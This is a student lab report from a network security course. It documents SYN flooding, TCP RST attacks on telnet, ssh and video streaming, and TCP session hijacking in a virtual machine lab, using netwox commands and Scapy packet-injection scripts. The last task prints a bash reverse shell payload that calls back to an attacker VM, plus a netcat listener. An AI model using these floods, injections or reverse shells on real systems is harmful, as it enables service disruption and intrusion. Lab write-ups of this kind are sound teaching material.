Mark Gameng

CS 458 – Dong Jin

TCP

Part 3.1 – SYN Flooding Attack

The 3 VMS are the Client(10.0.2.4), the Server(10.0.2.5), and the Attacker(10.0.2.6).

First set the SYN cookie mechanism to off.

```
[11/24/20]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```

Then by doing netstat -tna, it shows the usage of the queue:

```
[11/24/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
```

This shows that all the states are LISTEN, and there are no half-open connections because SYN_REC is not in any of the states.

```
[11/24/20]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```

This shows that the max size of the queue is 128, so when there are 128 half-open connections or states that have SYN_RECV, the system cannot take any more connections

Now we can start the SYN flooding attack by doing the following command on the attacker VM:

```
[11/24/20]seed@VM:~$ sudo netwox 76 -i 10.0.2.4 -p 23
```

Then on the client machine, checking netstat once again, we see that there are now tons of SYN_RECV states. This shows that the SYN flooding attack worked. All the half-open states have random foreign addresses all coming in to 10.0.2.4:23.

```
[11/24/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:23             254.15.148.29:7065      SYN_RECV
tcp        0      0 10.0.2.4:23             247.154.178.106:25293   SYN_RECV
tcp        0      0 10.0.2.4:23             255.238.199.133:57116   SYN_RECV
tcp        0      0 10.0.2.4:23             244.210.81.227:38143    SYN_RECV
tcp        0      0 10.0.2.4:23             242.121.43.179:3529     SYN_RECV
tcp        0      0 10.0.2.4:23             249.73.106.60:35123     SYN_RECV
tcp        0      0 10.0.2.4:23             245.169.23.129:53898    SYN_RECV
tcp        0      0 10.0.2.4:23             250.228.32.201:42740    SYN_RECV
tcp        0      0 10.0.2.4:23             240.92.194.146:10214    SYN_RECV
tcp        0      0 10.0.2.4:23             255.4.148.80:44309      SYN_RECV
tcp        0      0 10.0.2.4:23             247.153.145.192:59811   SYN_RECV
tcp        0      0 10.0.2.4:23             244.41.38.116:64240     SYN_RECV
tcp        0      0 10.0.2.4:23             243.121.46.144:21930    SYN_RECV
tcp        0      0 10.0.2.4:23             240.151.107.236:65526   SYN_RECV
```

I know this attack worked because when I try to connect to 10.0.2.4, it gets stuck because the queue became full because of the attack.

```
[11/24/20]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
telnet: Unable to connect to remote host: Connection timed out
```

Now set the SYN cookie mechanism to on:

```
[11/24/20]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```

Then ran the attack again. Checking netstat, we see there are still lots of SYN_RECV states:

```
[11/24/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:23             255.228.231.211:19316   SYN_RECV
tcp        0      0 10.0.2.4:23             241.218.254.147:42251   SYN_RECV
tcp        0      0 10.0.2.4:23             245.234.225.180:36719   SYN_RECV
tcp        0      0 10.0.2.4:23             242.93.105.250:6557     SYN_RECV
tcp        0      0 10.0.2.4:23             240.2.180.121:37583     SYN_RECV
tcp        0      0 10.0.2.4:23             248.216.5.99:10043      SYN_RECV
tcp        0      0 10.0.2.4:23             251.185.247.91:51289    SYN_RECV
tcp        0      0 10.0.2.4:23             242.57.48.42:16883      SYN_RECV
tcp        0      0 10.0.2.4:23             252.59.17.25:60828      SYN_RECV
tcp        0      0 10.0.2.4:23             244.35.58.10:10351      SYN_RECV
tcp        0      0 10.0.2.4:23             243.61.54.225:6334      SYN_RECV
tcp        0      0 10.0.2.4:23             248.184.65.48:26293     SYN_RECV
```

However connecting through telnet, it works:

```
[11/24/20]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login:
```

Thus, we see that by setting the SYN cookie mechanism to on, the SYN flooding attack does not work as usual.

SYN cookie effectively protects the machine against the SYN flooding attack because the server replies to TCP SYN requests with crafted SYN-ACKS, without inserting a new record to its SYN queue. The SYN flooding attack works because it fills up the queue so no other connections can be added, but with the SYN cookie mechanism, it doesn't fill up the queue so others can still connect.

Task 3.2 – TCP RST Attack on telnet and ssh connections

First we connect:

```
[11/24/20]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
```

Then we run the attack:

```
[11/24/20]seed@VM:~$ sudo netwox 78 -i 10.0.2.4
```

Going back to our connection:

```
[11/24/20]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Tue Nov 24 17:48:39 EST 2020 from 10.0.2.5 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[11/24/20]seed@VM:~$ sConnection closed by foreign host.
```

We see that once we do anything, we see that the connection is closed, due to the SYN flooding attack.


Now, we try to do the same thing for a ssh connection:

```
[11/24/20]seed@VM:~$ ssh 10.0.2.4
The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
ECDSA key fingerprint is SHA256:p1zAio6c1bI+8HDp5xa+eKRi561aFDaPE1/xq1eYzCI.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '10.0.2.4' (ECDSA) to the list of known hosts.
seed@10.0.2.4's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Tue Nov 24 17:51:57 2020 from 10.0.2.5
[11/24/20]seed@VM:~$ dpacket_write_wait: Connection to 10.0.2.4 port 22: Broken pipe
```

Once I ran the attack, and then typed anything on the ssh connection, it leads to a broken pipe which makes the connection to be closed.

Thus, I have shown TCP RST attacks on telnet and ssh connections.

We can also use Scapy to do the TCP RST attack. To get all the relevant info, open up WireShark and get a packet sent when you telnet connect.




I then put the relevant information in the code:

When the code is ran, then it should result in the connection being closed. Same process with ssh connection. However, in my case, It wouldn't work and the connection didn't close despite me running the code, though the process I did, I think was correct.

Thus, we have done TCP RST attacks through command line and scapy on telnet and ssh connections.

Task 3.3 – TCP RST Attack on Video Streaming Applications


I load up a video on youtube on the machine with IP 10.0.2.4:



Then started the attack:

```
[11/24/20]seed@VM:~/.../TCP$ sudo netwox 78 --filter "src host 10.0.2.4"
```

The video starts buffering and can't start up again. I also reloaded and get this error:




Thus, we have disrupted the video streaming by breaking the TCP connection between the victim and the server using a TCP RST attack.

Task 3.4 – TCP Session Hijacking

I first got the hex of the command I want to use:

```
>>> "cat important.txt".encode("hex")
'63617420696d706f7274616e742e747874'
```


I then used wireshark again to get all the relevant information to use in the command:




```
[11/24/20]seed@VM:~$ sudo netwox 40 -l "10.0.2.5" -m "10.0.2.4" -o 48780 -p 23 -
q 999624749 -r 1999404663 -z -H "63617420696d706f7274616e742e747874"
```


Upon running this command, we see in wireshark a new packet:

With the following information.



Thus, we see that our command worked and we hijacked the session and the data shows : “cat important.txt”


We can do a similar thing using scapy:




Using all those information, can make up the code:

```
from scapy.all import *

ip = IP(src = "10.0.2.5", dst = "10.0.2.4")
tcp = TCP(sport = 48784, dport = 23, flags = "A", seq = 2206777424, ack = 1415614735)
data = "cat important.txt"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose = 0)
```

Running it results in a new packet:



The new packet shows:



We can see that our scapy file did its job and it hijacked the session and I think ran the command “cat important.txt”

Thus, we have done TCP session hijacking using command line and scapy.

Task 3.5 – Creating Reverse Shell using TCP session hijacking

First we need to prepare a port on the attack machine:

```
[11/24/20]seed@VM:~/.../TCP$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
```

The command to run that allows us to create a reverse shell is: "/bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1"

Doing a similar thing as Task 3.4 but with that command.

```
from scapy.all import *

ip = IP(src = "10.0.2.5", dst = "10.0.2.4")
tcp = TCP(sport = 48796, dport = 23, flags = "A", seq = 1547695166, ack = 1355470551)
data = "/bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose = 0)
```

However, I could not get this to work. The data I sent was probably not formatted correct, as in it didn't run the command but it just sent it as data.

```
▸ Frame 1771: 101 bytes on wire (808 bits), 101 bytes captured (808 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_a4:74:ff (08:00:27:a4:74:ff), Dst: PcsCompu_c7:ea:a1 (08:00:27:c7:ea:a1)
▸ Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.4
▸ Transmission Control Protocol, Src Port: 48794, Dst Port: 23, Seq: 2348716173, Ack: 2387797909, Len: 47
▾ Telnet
    Data: /bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1
```

We should get the following, if done correctly, when we go back to the port we were listening to.

```
/bin/bash
/bin/bash 80x24
[11/24/20]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.4] port 9090 [tcp/*] accepted (family 2, sport 43960)
[11/24/20]seed@VM:~$ ifconfig
ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:c7:ea:a1
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::67cc:165f:c1a1:ac4e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:30401251 errors:0 dropped:0 overruns:0 frame:0
          TX packets:11262458 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1925168825 (1.9 GB)  TX bytes:678199255 (678.1 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:2951 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2951 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:286036 (286.0 KB)  TX bytes:286036 (286.0 KB)

[11/24/20]seed@VM:~$
```

Can see that the attacker machine, 10.0.2.6, is now in the shell of the other machine as the ip shown is 10.0.2.4, the clients machine. This is how u create a reverse shell using TCP session hijacking

Final Thoughts

This was a very interesting lab. One of the surprising thing that I found from this lab was that you can TCP RST Attack on video streaming sites or sites in general. Also, throughout this lab, I had to go to telnet connect to the victim to get all the info (ack number, sequence number, etc), in order to do a TCP RST attack. I wonder how hard it is to get those information as a third party. Nevertheless, It was a nice and interesting lab.